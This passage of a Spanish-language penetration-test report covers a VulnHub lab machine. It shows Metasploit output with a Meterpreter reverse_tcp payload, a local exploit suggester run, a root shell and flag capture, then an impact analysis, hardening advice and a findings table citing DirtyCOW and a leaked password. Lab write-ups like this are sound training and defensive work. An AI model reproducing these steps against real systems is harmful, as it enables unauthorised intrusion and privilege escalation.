
Payload options (linux/x64/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                            |
|-------|-----------------|----------|----------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may b |


```

Ilustración 18 Despliegue y ejecución del payload Meterpreter

Se envió la sesión activa a segundo plano (*background*) para retornar a la consola principal de Metasploit, donde se ejecutó la búsqueda search_suggester. El sistema listó los módulos de reconocimiento posterior disponibles, destacando post/multi/recon/local_exploit_suggester, empleado para analizar el sistema comprometido en busca de vectores automáticos de escalada de privilegios locales.



```
kali@kali:~$ msfconsole
msf > background
[*] Backgrounding session 1? [y/N] y
[-] Unknown command: y. Run the help command for more details.
msf exploit(multi/handler) > search suggester

Matching Modules
=====



| # | Name                                     | Disclosure Date | Rank   | Check |
|---|------------------------------------------|-----------------|--------|-------|
| 0 | post/multi/recon/local_exploit_suggester |                 | normal | No    |
| 1 | post/multi/recon/persistence_suggester   |                 | normal | No    |


Interact with a module by name or index. For example info 1, use 1 or use post/multi/recon/persistence_suggester
msf exploit(multi/handler) >
```

Ilustración 19 Búsqueda del módulo

3. Ejecución del exploit

Se seleccionó el módulo de post-explotación mediante el comando `use post/multi/recon/local_exploit_suggester` y se ejecutó `show options` para verificar sus requisitos de configuración. La tabla de parámetros muestra la necesidad obligatoria de definir la sesión activa (SESSION) sobre la cual se ejecutará el escaneo automático para identificar vulnerabilidades de escalada de privilegios locales.



```
kali@kali: ~  
Session Actions Edit View Help  
0 post/multi/recon/local_exploit_suggester . normal No  
Multi Recon Local Exploit Suggester  
1 post/multi/recon/persistence_suggester . normal No  
Persistence Exploit Suggester  
  
Interact with a module by name or index. For example info 1, use 1 or use post/multi/recon/persistence_suggester  
  
msf exploit(multi/handler) > use post/multi/recon/local_exploit_suggester  
msf post(multi/recon/local_exploit_suggester) > show options  
  
Module options (post/multi/recon/local_exploit_suggester):  


| Name            | Current Setting | Required | Description                                                |
|-----------------|-----------------|----------|------------------------------------------------------------|
| SESSION         |                 | yes      | The session to run this module on                          |
| SHOWDESCRIPTION | false           | yes      | Displays a detailed description for the available exploits |

  
View the full module info with the info, or info -d command.
```

Ilustración 20 Configuración de local_exploit_suggester

Desde la consola de Meterpreter se invocó una terminal del sistema con el comando `shell` (Process 12442 created). La ejecución del comando `id` confirmó privilegios de superusuario (`uid=0(root)`). Posteriormente, se navegó hacia el directorio personal del administrador (`cd /root`), se listó el contenido (`ls -alh`) y se leyó el archivo de confirmación final mediante `cat proof.txt`, obteniendo la bandera del reto (`af52e0163b03cbf7c6dd146351594a43`).

```
kali@kali ~  
Session Actions Edit View Help  
[-] Unknown command: sell. Did you mean shell? Run the help command for more details.  
meterpreter > shell  
Process 12442 created.  
Channel 1 created.  
id  
uid=0(root) gid=1000(smbuser) groups=0(root),1000(smbuser)  
cd /root  
ls -alh  
total 44K  
drwxr-xr-x. 4 root root 4.0K Feb 20 2020 .  
dr-xr-xr-x. 18 root root 4.0K Feb 18 2020 ..  
-rwxr-xr-x. 1 root root 84 Feb 20 2020 .bash_history  
-rwxr-xr-x. 1 root root 18 Dec 29 2013 .bash_logout  
-rwxr-xr-x. 1 root root 176 Dec 29 2013 .bash_profile  
-rwxr-xr-x. 1 root root 176 Dec 29 2013 .bashrc  
-rwxr-xr-x. 1 root root 100 Dec 29 2013 .cshrc  
drwxr-xr-x. 3 root root 18 Feb 18 2020 .pki  
drwxr-xr-x. 2 root root 6 Feb 19 2020 .ssh  
-rwxr-xr-x. 1 root root 129 Dec 29 2013 .tcshrc  
-rwxr-xr-x. 1 root root 6.0K Feb 20 2020 .viminfo  
-rwxr-xr-x. 1 nobody nobody 48 Feb 20 2020 proof.txt  
cat proof.txt  
Best of Luck  
af52e163b03cbf7c6dd146351594a43  
remot  
Passiv [smbuser@fileserver tmp]$ chmod +x met.elf
```

Ilustración 21 Acceso root y lectura de bandera

Análisis de Impacto

1. **Confidencialidad (Nivel: Crítico / Total):** Al haber obtenido privilegios de superusuario (root), el atacante tiene visibilidad irrestricta de todos los archivos almacenados en las particiones locales, claves privadas SSH, hashes de contraseñas en /etc/shadow y la totalidad de los datos departamentales almacenados en los directorios de Samba y NFS.
2. **Integridad (Nivel: Crítico / Total):** El atacante demostró la capacidad de sobrescribir archivos críticos del sistema binario (/usr/bin/passwd). Esto habilita la modificación de registros de log en /var/log para borrar evidencias, la manipulación de información corporativa y la alteración de parámetros de configuración.
3. **Disponibilidad (Nivel: Crítico / Total):** Control absoluto sobre el ciclo de vida del servidor. El adversario puede detener los servicios del sistema, eliminar volúmenes lógicos, cifrar los datos mediante ransomware o bloquear el acceso de los usuarios legítimos de la institución.

Recomendaciones Técnicas

1. **Actualización Inmediata del Kernel del Sistema Operativo:** Aplicar la actualización del kernel de Linux mediante los repositorios oficiales (yum update kernel) a una versión corregida que contenga el parche de mitigación contra CVE-2016-5195 y vulnerabilidades afines de elevación de privilegios.
2. **Eliminación de Fuga de Credenciales:** Retirar de forma inmediata el archivo /readme.txt de la raíz del servidor web Apache (/var/www/html). Implementar auditorías de código estático y escaneo de secretos para evitar la publicación inadvertida de credenciales.

3. **Restricción de Directorios FTP (Chroot Jail):** Configurar el archivo /etc/vsftpd/vsftpd.conf para enjaular a los usuarios en sus directorios compartidos y evitar la manipulación de archivos ocultos del sistema.
4. **Deshabilitación de Servicios Redundantes e Inseguros:**
 - Apagar el servidor FTP secundario en el puerto 2121 (ProFTPD 1.3.5).
 - Desactivar el inicio de sesión anónimo en FTP (anonymous_enable=NO).
 - Desactivar el método HTTP TRACE en Apache (TraceEnable Off) para mitigar ataques de Cross-Site Tracing (XST).
5. **Endurecimiento de SSH:** Deshabilitar el acceso interactivo con contraseñas débiles, exigir autenticación exclusivamente mediante pares de claves con longitudes robustas y restringir el acceso a nivel de firewall para que solo IPs administrativas puedan alcanzar el puerto 22.

Tabla de hallazgos

ID	Vulnerabilidad	Severidad	Evidencia Técnica	Impacto	Recomendación
VU LN-01	Divulgación de contraseñas en texto plano en servidor Web	Crítica (CVSS: 9.8)	Archivo público /readme.txt en HTTP con la clave rootroot1.	Concesión directa de acceso a credenciales operativas a atacantes anónimos.	Eliminar el archivo del directorio web y forzar política de cambio de contraseñas.
VU LN-02	Condición de carrera en	Crítica (CVSS	Versión 3.10.0-229.el7.x86_64; sobrescritura de	Escalada de privilegios	Actualizar el kernel a una versión

ID	Vulnerabilidad	Severidad	Evidencia Técnica	Impacto	Recomendación
	memoria del Kernel Linux (DirtyCOW / CVE-2016-5195)	S: 9.3)	/usr/bin/passwd con exploit upslp.	ios local desde usuario estándar smbuser a root.	parcheada y mantener ciclo de parches en el SO.
VULN-03	Escritura descontrolada en directorio /home vía FTP vsftpd	Alta (CVSS: 8.5)	Carga de id_rsa.pub en /home/smbuser/.ssh/authorized_keys.	Creación de accesos SSH no monitoreados y persistencia en el servidor.	Habilitar chroot en FTP y bloquear escritura en rutas que contengan llaves de acceso.
VULN-04	Superficie de ataque sobredimensionada (servicios redundantes)	Medio (CVSS: 6.5)	Múltiples servicios de transferencia activos en simultáneo (vsftpd, ProFTPD, Samba, NFS).	Incrementa los vectores de entrada potenciales y dificulta el monitoreo.	Deshabilitar ProFTPD (puerto 2121), NFS y servicios no utilizados por el negocio.

ID	Vulnerabilidad	Severidad	Evidencia Técnica	Impacto	Recomendación
VULN-05	Inicio de sesión FTP anónimo habilitado con permisos de escritura	Media (CVSS: 5.3)	Acceso anónimo concedido en puerto 21 con permisos drwxrwxrwx en /pub.	Posibilidad de uso del servidor como almacén de archivos maliciosos no autorizados.	Configurar anonymous_enable=NO en los servidores de transferencia de archivos.

Referencias

Lyon, G. F. (2009). *Nmap network scanning: The official Nmap project guide to network discovery and vulnerability scanning*. Insecure.Com LLC.

National Institute of Standards and Technology. (2016). *CVE-2016-5195 detail: Linux kernel privilege escalation vulnerability (Dirty COW)*. National Vulnerability Database, U.S. Department of Commerce. <https://nvd.nist.gov/vuln/detail/CVE-2016-5195>

Penetration Testing Execution Standard. (2014). *The Penetration Testing Execution Standard documentation*. PTES. <http://www.pentest-standard.org/>

Rapid7. (2024). *Metasploit framework* (Versión 6.x) [Software de computación]. <https://github.com/rapid7/metasploit-framework>

SecWiki. (2016). *Linux kernel exploits: Exploit 40616.c for CVE-2016-5195* [Código fuente]. GitHub. <https://github.com/SecWiki/linux-kernel-exploits/tree/master/2016/CVE-2016-5195>

Sullo, C., & Lodderstedt, D. (2023). *Nikto web server scanner* (Versión 2.5.0) [Software de código abierto]. CIRT.net. <https://cirt.net/Nikto2>

Verma, A. S. (2020). *My File Server: 1* [Máquina virtual vulnerable]. VulnHub. https://download.vulnhub.com/myfileserver/My_file_server_1.ova